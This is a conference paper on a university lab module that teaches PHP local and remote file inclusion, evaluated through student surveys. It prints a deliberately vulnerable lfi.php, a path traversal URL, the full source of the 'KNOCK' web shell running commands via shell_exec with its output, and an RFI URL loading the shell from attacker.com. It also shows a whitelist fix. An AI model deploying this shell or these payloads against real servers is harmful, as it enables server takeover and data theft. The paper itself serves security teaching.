2019 IEEE 43rd Annual Computer Software and Applications Conference (COMPSAC)

Hands-on File Inclusion Vulnerablity and Proactive Control For Secure Software Development

Hossain Shahriar[1], Md Arabin Islam Talukder[1], Mohammad Rahman[2], Hongmei Chi[3],
Sheikh Ahamed[4], Fan Wu[5]
[1]Kennesaw State University, Marietta, GA, USA
[2]Florida International University, Miami, FL, USA
[3] Florida A&M University, Tallahassee, FL, USA
[4]Marquettee University, Milwaukee, WI, USA
[5]Tuskegee University, Tuskegee, AL, USA

hshahria@kennesaw.edu, mtalukd1@students.kennesaw.edu, marahman@fiu.edu,
hongmei.chi@famu.edu, sheikh.ahamed@marquette.edu, fwu@tuskegee.edu

Abstract — **Security vulnerabilities in an application open the ways to security dangers and attacks, which can easily jeopardize the system executing that application. Therefore, it is important to develop vulnerability-free applications. The best approach would be to counteract against potential vulnerabilities during the coding with secure programming practices. Software security proactive control education for secure portable and web application advancement is of enormous interests in the Information Technology (IT) fields. In this paper, we proposed and developed innovative learning modules for software security proactive control based on several real world scenarios to broaden and promote proactive control for secure software development in computing education.**

Keywords—Proactive security control, Local file inclusion, Remote file inclusion

I. INTRODUCTION

The proactive controls are planned to furnish software engineers with beginning mindfulness for building secure programming. These controls can help software developers secure application coding reliably and entirely by proactively detecting and fixing potential vulnerabilities all through the application's development phase, as opposed to the patch-and-fix uninvolved customary security executive approach. The security threats to mobile and web applications are growing explosively.

Developing secure software is essential and crucial for Confidentiality, Integrity, and Availability of all software applications, including mobile and web applications. Most malicious attacks are being launched by exploiting the vulnerabilities in applications, such as sensitive data leakage via inadvertent or side channel, unsecured sensitive data storage, and data transmission. Potential vulnerabilities in an application should be identified and mitigated before its uses. The best approach should be to address them during the software development phase – identify them when vulnerable codes are being written. However, most development teams often have little to no time for security remediation, as they are usually tasked for the project deadlines [8].

Even worse, many development professionals lack awareness of the importance of security vulnerabilities and the necessary security knowledge and skills to be applied at the development stage. Most developers do not learn about secure coding or cryptography in the school. They lack critical core controls, and usually do coding in insecure ways, leaving many security holes These vulnerabilities open the doors to security attacks, which can be prevented when there are being generated [1-2].

In this paper, we introduce learning resources developed toward promoting hands-on proactive security control. These resources can be easily integrated into computing curriculum and enable developing secured applications while reducing vulnerabilities and the number of exploits in practice.

The paper is organized as follows. Section II describes the learning module design principles. Section III discusses a sample module on resource inclusion leading to security exploits, particularly remote file inclusion and local file inclusion. Section IV provides our initial evaluation results from classroom. Finally, Section V concludes the paper.

II. LEARNING MODULE DESIGN

We propose to build the capacity on ProActive Control for Software Security through two venues: (1) curriculum development and enhancement with a collection of ten transferrable learning modules with companions hands-on labs on mobile and web software development which can be integrated into existing undergraduate and graduate computing classes that will be mapped to ISA KAs proposed in CS curricula 2013 to enhance the student's secure mobile software development ability; [5] (2) The mobile and web hands-on learning modules and labs are designed based on the OWASP 2018 Top Ten Proactive Controls open source project with 10 most important security techniques that should be applied proactively at the early stages of software development to ensure maximum effectiveness. The project provides ten transferable learning modules including Security Requirement Specification Control, Data Store and Database Security Control, Data Communication Control, Input validation Control, Output Decoding Control, Access control, Logging Monitoring and Exception Handling Control, Framework API Control, File Inclusion Control, Session Control and Digital Identity Implementation [2-4].

The learning modules are designed to map to Information Security Area (ISA) knowledge areas (KAs) of CS curricula 2013 [5] so that they can be easily "plugged" into existing CS/IA courses. Hands-on labs will be incorporated into these modules to challenge and engage students with real-world problems and build skills in developing secure mobile applications. All the hands-on labs are real-world based to support authentic teaching and learning.

III. SAMPLE MODULE – INPUT VALIDATION – FILE INCLUSION

Each learning module consists of pre-lab, hands-on lab, and post-lab. Each module has its learning outcome. We present a sample module for file inclusion proactive control. The learning objectives are the followings:

- To describe the ways of insecure vulnerable misuse case related to LFI and RFI
- To exploit misuse cases related to LFI and RFI
- To apply basic defensive practice skills against LFI and RFI attacks.

A. Pre-Lab

The pre-lab provides students a concept overview on the vulnerability and consequence of such vulnerability. A file inclusion attack is a type of attacking approach, which is to utilize vulnerabilities that are most commonly found to affect web applications that rely on a scripting runtime. This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the attacker to control which file is executed at the runtime. There are two types of inclusion Remote File Inclusion (RFI) and Local File Inclusion (LFI). LFI is a vector that involves uploading malicious files to servers via web browsers. The consequences of a successful LFI attack aim to exploit insecure local file upload functions that fail to validate user-supplied/controlled input, where the Perpetrators can then directly upload malware to a compromised system, as opposed to retrieving it using a tempered external referencing function from a remote location.

RFI is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The perpetrator's goal is to exploit the referencing function in an application to upload malware (*e.g.*, backdoor shells) from a remote URL located within a different domain. The consequences of a successful RFI attack include information theft, compromised servers and a site takeover that allows for content modification [6-8].


B. Hands-on Lab Activity

The hands-on practice lab provides a insecure vulnerable misuse case with file including based on a real world scinario and a secure use case for prevention and protection.

1) Insecure Vulnerable Misuse Case


The misused case lab is designed based on a real world scenario. Students will know the security flaw and damage of such flaw by attackers. The step by step guidelines are provided for students to practice without formal lectures or huge preparation. The screenshots are also shown in this hands-on lab-activity as how the insecure vulnerable misuse can happen and how to protect it.

The PHP codes usually include functions are useful when one file is required several times. So instead of writing the code again and again, we can include the file inside many other files using the *include()* function. If a file, such as *home.php* is required to be called several times in other files such as, *lfi.php*, that could be just included shown in Fig. 1 to Fig. 4.



```
lfi.php
<?php
$page='pages/home.php';
if (isset($_GET['page']))
{
  if (file_exists('pages/'.$_GET['page']))
    $page='pages/'.$_GET['page'];
}
?>
<a href="?page=home.php">Home</a>&nbsp;-&nbsp;<a href="?page=login.php">Login</a>
<?php
include ($page);
```

Figure 1: Code in lfi.php



```
login.php
<?php
echo "Login page";
```

```
home.php
<?php
echo "Wellcome to home";
```

Figure 2: Code in login.php & home.php

A legitimate link might look like this: http://localhost/test/lfi.php. After we input this in a browser, we can see the webpage like this






Figure 3: Regular address of a PHP web page

Then we click on "Home", the address looks like this:




localhost/test/lfi.php?page=home.php
Home - Login Wellcome to home

Figure 4: Regular address of a PHP web page which contain included file



localhost/test/lfi.php?page=../../db
Home - Login This is the first test file

Figure 5 Traverse designated file



knock.txt

```
<?php
/*
   Name : KNOCK
   HOW TO USE:
   FOR RFI
      Clear .txt extention and upload the script on a server and
      preform RFI.

*/
?>
<body style="background-color:rgb(200,200,200);">
   <form action="<?php $link = (isset($_SERVER['HTTPS']) ? "https" : "http") . "://$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]"; echo "{$link}"?>"
method="POST">
   <center>
      <strong>
      </br>
      <h1 color="rgb(255, 0, 31)"><b>KNOCK</b></h1>
      </br>
      <h2 color="rgb(255, 0, 31)"><b>SHELL</b></h2>
         COMMAND : <input type="text" name="cmd" value=""/>
         <input type="submit" name="submit" value="CMD" />
      </br></br>
   </center>
   <br />
   <strong>
   <font size="5">
      <?php
      if(isset($_POST["cmd"])){
         $cmd=$_POST["cmd"];
         $output = shell_exec("{$cmd} 2>&1");
         echo $cmd."</br>"."<pre>".$output."</pre>";
      }
      ?>
   </font>
   </strong>
</body>
```

Figure 6 Code of Knock script file

However, if the application fails to sanitize included file input variable in the code, and an attacker is able to provide the following URL (also shown in Fig. 5 – Fig. 8), http://localhost/test/lfi.php?page=../../db, the application will print down the contents of db file. If attackers gained permissions, they would traverse and show files, which lists system accounts, and user attributes. In this case, we can see the content of db file.

If a hacker successfully uploads a malicious script file named *knock* shown in Fig. 6, which can then traverse and run the uploaded script file shown in Fig. 7 and Fig. 8.





Figure 7: Hacker browses the uploaded script file



```
dir

 Volume in drive D has no label.
 Volume Serial Number is CED0-2DBF

 Directory of D:\xampp\htdocs\test

09/23/2018  11:32 PM
          .
   09/23/2018  11:32 PM
          ..
      09/23/2018  07:13 PM              28 dbl
      09/15/2018  11:41 PM             254 index.php
      09/16/2018  09:51 PM           2,147 knock
      09/23/2018  01:56 PM             254 lfi.php
      09/15/2018  08:02 PM             308 lfi1.php
      09/15/2018  11:42 PM
                pages
         09/16/2018  09:49 PM
                   rfi
            09/23/2018  10:40 PM              167 rfi.html
```

Figure 8: Hacker runs malicious command on the shell-like web page


Similarly RFI requires an attacker to provide a remote URL address in the input filed (e.g., http://example.com/test/.php?pref=http://attacker.com/knock), which if not sanitized properly, can be exploited by running arbitrary script located on an attacker controlled remote host. Now, as we have seen the examples, we can see the major difference here. With LFI/ RFI, malicious script files are loaded and executed in the context of the web application then cause sensitive information leakage.

2) *Secure Use Case*

There are many solutions to prevent from file inclusion attacks. The secure use case shows how to prevent LFI & RFI. The key solutions are:

- Never use arbitrary input data in a literal file include request
- Use a filter to thoroughly scrub input parameters against possible file inclusions
- Build a dynamic whitelist

Like all code injection attacks, LFI and RFI are results of allowing unsecure data into a secure context. The best way to prevent an RFI attack is to never use arbitrary input data in a literal file include request. Taking the example from earlier, a more secure way of implementing this demo is by using a whitelist to prevent LFI and RFI shown in Fig 9 and Fig. 10.




lfi.php

```
<?php
$page='pages/home.php';
if (isset($_GET['page']))
{
  switch($_GET['page'])
  {
    case 'home' :
    case 'login': $page='pages/'.$_GET['page']; break;
  }
}
?>
<a href="?page=home.php">Home</a>&nbsp;-&nbsp;<a href="?page=login.php">Login</a>
<?php
include ($page);
```

Figure 9 Revised code of lfi.php

In this case, even upload the malicious script successfully, it still can't be run.



localhost/test/lfi1.php?page=../uploadsknock

Home - Login Wellcome to home

Figure 10: Preventing from the malicious script

C. *Post Lab*

The Post-lab focuses on vulnerability prevention and countermeasures. It introduces the security strategy and solution for such vulnerability. A secured version let Students will have opportunities to add-on their own solutions in this section to show their creativities and enhance their knowledge and skills on this subject.

IV. Evaluation

We conducted pre and post lab survey in two undergraduate course sections (Ethical Hacking –IT4843) having total 45 students (with response rate 93%). The course covers fundamental concepts of using various tools of performing enumeration, probing of computers, while assessing threats imposed by deployed software operating on the hosts. The prelab survey was conducted before releasing the hands-on lab materials and the postlab was conducted after completing the lab. Students were asked to complete each labware module in two weeks. The surveys were designed to assess the gain in understanding and apply the security concepts. We have total 7 prelab questions as shown below (Figure 11).

Q1: Have you been ever working on proactive control security based software development?
Q2: Have you been ever educated on secure software development?
Q3: I learn better by hands-on lab work
Q4: I learn better by listening to lectures.
Q5: I learn better by personally doing or working through examples.
Q6: I learn better by reading the material on my own.
Q7: I learn better by having a learning/tutorial system that provides feedback.

Figure 11: Prelab questionnaires

Figures 12 (Q1-Q2) and 13 (Q3-Q7) show the response of the classes. We had 20 responses in both class sections. Most learners have little to no background on mobile software development practices.




Figure 12: Prelab survey response –Q1-Q2
Scale: [Not quite], [Somewhat], [Neutral],[Yes],[Extensively];




Figure 13: Prelab survey response –Q3-Q7
Scale: [Not quite], [Somewhat], [Neutral],[Yes],[Extensively];

The set of postlab had five questionnaires to assess how well the learners learned the module topics (Figure 14).

Q1: I like being able to work with this hands-on labware
Q2: The real world security threat and attacks in the labs help me understand better on the importance of proactive security control based learning.
Q3: The hands-on labs help me gain authentic learning and working experience on proactive security control
Q4: The online lab tutorials help me work on student add-on labs/assignments
Q5: The project helps me apply learned proactive security control to develop secure applications

Figure 14: Postlab questionnaires

Figure 15 shows the survey response of the class. Most students agreed that our developed resources enabled them gaining authentic learning experience on proactive security control. We also found that most learners agreed that the labware was very effective in the learning of data protection knowledge while developing secure mobile applications.




Figure 15: Postlab survey response (Q1-Q5)

V. RELATED WORK

Theisen *et al.* [10] reported the popularity of software security education offering for both on campus and MOOC students. They found in their student student's performance for on campus software security courses are better than MOOC students, which essentially reinforces that systematic development of resources. Despite the goal of the work was to compare performance of students between traditional degree programs and open source online courses, it is noticable that using massive amount of videos is of not effective (used in MOOC learning modules).Thus, developing hands-on practices are more effective towards enforcing software security among programmers.

Walden and Frank [10] reported a course on secure software development having 10 module in 2006, with the goal of making it as a capstone course towards secure software engineering. The described modules include security requirements, design principles and patterns, risk management, secure programming (data validation, cryptography), code review and static analysis. The course focused on the web application. Since many curriculums do not have the opportunity to offer secure software development capstone course, our proposed hands on labware may be easily integrate into related computing courses including non-security courses such as databases, operating systems, web development and mobile application.

Peruma *et al.* [12] focused on labware devoted to android security hands on practice for experiential learning. Their labware is based on real world example apps having vulnerabilities and providing examples of securing them such as intents, xml, JavaScript, broadcast, data storage, protection against the denial of service attacks. The PLASMA lab does not focus on proactive security control based learning where malicious inputs are used to demonstrate vulnerability exploitation and securing applications with coding examples. Our developed labware can also be applied to both web and mobile applications.

The SEED security labs [13] a large collection of labware, which relies on the availability of special virtual machine. Though it got popularity and adopted in many schools who has no option to develop resources on their own, the labware falls short of practical mitigation of security bugs, particularly visibly pointing the source code having vulnerabilities.

VI. CONCLUSION

The overall goal of this paper is to address the needs and challenges of building capacity with proactive controls for software security development and the lack of pedagogical materials and real-world learning environment in secure software development through effective, engaging, and investigative approaches through real world oriented hands-on labware. We proposed and developed two innovative learning modules for software security proactive control based on several real world scenarios to broaden and promote proactive control for secure software development in computing education. The initial evaluation find the module effectively helped students learning security proactive control better. Our effort will help students and software developers know what should be considered or best practices during mobile and web software development and raise their overall security level for software development. Students can learn from the misuse of vulnerability cases and insecure mistakes of other organizations. Simultaneously, such cases should be prevented by mitigation actions described in secure protected use cases for building secure software.

REFERENCES

[1] Projects/OWASP Mobile Security Project - Top Ten Mobile Risks, 2019, Accessed from www.owasp.org/index.php/OWASP_Mobile_Security_Project.
[2] OWASP Top 10 Proactive Controls 2018, Accessed from https://www.owasp.org/index.php/OWASP_Proactive_Controls
[3] http://www.hackingarticles.in/beginner-guide-file-inclusion-attack-lfirfi/
[4] https://resources.infosecinstitute.com/php-lab-file-inclusion-attacks/

[5] Computer Science Curricula 2013 Curriculum Guidelines for Undergraduate Degree Programs in Computer Science, https://www.acm.org/binaries/content/assets/education/cs2013_web_final.pdf

[6] File inclusion attacks, https://resources.infosecinstitute.com/file-inclusion-attacks/#gref

[7] P.S.Sadaphule, Priyanka Kamble, Sanika Mehre, Utkarsha Dhande, , Rashmi Savant, Prevention of Website Attack Based on Remote File Inclusion-A survey, International Journal of Advance Engineering and Research Development, Special Issue on Recent Trends in Data Engineering Volume 4, Dec.-2017

[8] S. Biswas, M. M. H. K. Sajal, T. Afrin, T. Bhuiyan and M. M. Hassan, A Study on Remote Code Execution Vulnerability in Web Applications, International Conference on Cyber Security and Computer Science (ICONCS'18), 2018.

[9] E. Amorso, Recent Progress in Software Security, IEEE Software, March 2018, pp. 11-13.

[10] C. Theisen, L. Williams, K. Oliver, and E. Murphy-Hill, Software Security Education at Scale, Proc. of 2016 IEEE/ACM 38th IEEE International Conference on Software Engineering Companion, Austin, TX, USA, pp.346-355.

[11] J. Walden and C. Frank, Secure Software Engineering Teaching Modules, Proc. of InfoSecCD Conference, September 2006, Kennesaw, GA, pp. 19-23.

[12] Anthony Peruma, Samuel A. Malachowsky and Daniel E. Krutz. 2018. Providing an Experiential Cybersecurity Learning Experience Through Mobile Security Labs. Proc. of IEEE/ACM 1st International Workshop on Security Awareness from Design to Deployment, May 27, 2018, Gothenburg, Sweden. ACM, New York, NY, USA, pp. 51-54.

[13] Hands on labs for security Education, http://www.cis.syr.edu/~wedu/seed/index.html